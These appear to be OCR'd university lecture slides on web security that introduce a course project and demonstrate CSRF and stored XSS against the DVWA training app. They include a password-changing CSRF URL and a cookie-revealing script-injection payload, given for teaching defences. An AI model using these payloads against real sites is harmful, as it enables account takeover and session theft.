Web Application Security Discussion

Zane Ma
University of Illinois
CS461/ECE422 Spring 2018

Introducing Bungle

http://bungle-cs461.csl.Illinois.edu/

A web application which has the following capabilities.

Search: Sends a query through GET request

Login: makes a POST request

Logout (enabled when logged in): makes a POST request

Create account: makes a POST request

Implementing Bungle

In checkpoint 1 you will

- Construct a database to store user and search history information
- Write code which processes user input into SQL queries (connects frontend and backend)
- You will use prepared statements to protect against SQL injection
- Implement input sanitization against XSS
- Implement token validation against CSRF

Review

What is CSRF?

What is XSS?


What is SQL Injection?

Demo using DVWA http://www.dvwa.co.uk/

CSRF

- Cross-Site Request Forgery
- When a malicious entity causes a users web browser to perform any unauthorized action on an webpage
- Clicking a link on an external webpage could send a post request that changes your Facebook password

CSRF


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Cross Site Request Forgery (CSRF) - Mozilla Firefox

localhost/dvwa/vulnerabilities/csrf/

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:


Change

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin
Security Level: low

CSRF


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Cross Site Request Forgery (CSRF) - Mozilla Firefox

```
nerabilities/csrf/?password_new=adminpassword&password_conf=adminpassword&Change=Change#
```

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change


```
Password Changed
```

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin
Security Level: low

CSRF


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Cross Site Request Forgery (CSRF) - Mozilla Firefox

nerabilities/csrf/?password_new=adminpassword&password_conf=adminpassword&Change=Change#

Confirm new password:

Change

Password Changed

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin
Security Level: low


View Source | View Help

…/?password_new=<password>&password_conf=<password>&Change=Change#

XSS

- Cross-site scripting
- An attacker uses a web application to inject client side script into your browser
- Can be used to bypass the same-origin policy

XSS



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *


Name: test
Message: This is a test comment.

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low

XSS



Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

localhost/dvwa/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name * attacker

Message * `<script>alert(document.cookie);</script>`

Sign Guestbook


Name: test
Message: This is a test comment.

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low

XSS



Vulnerability: Stored Cross Site Scripting (XSS)

```
security=low; PHPSESSID=krepj2qsb1edl11cu4ibg060m2
```

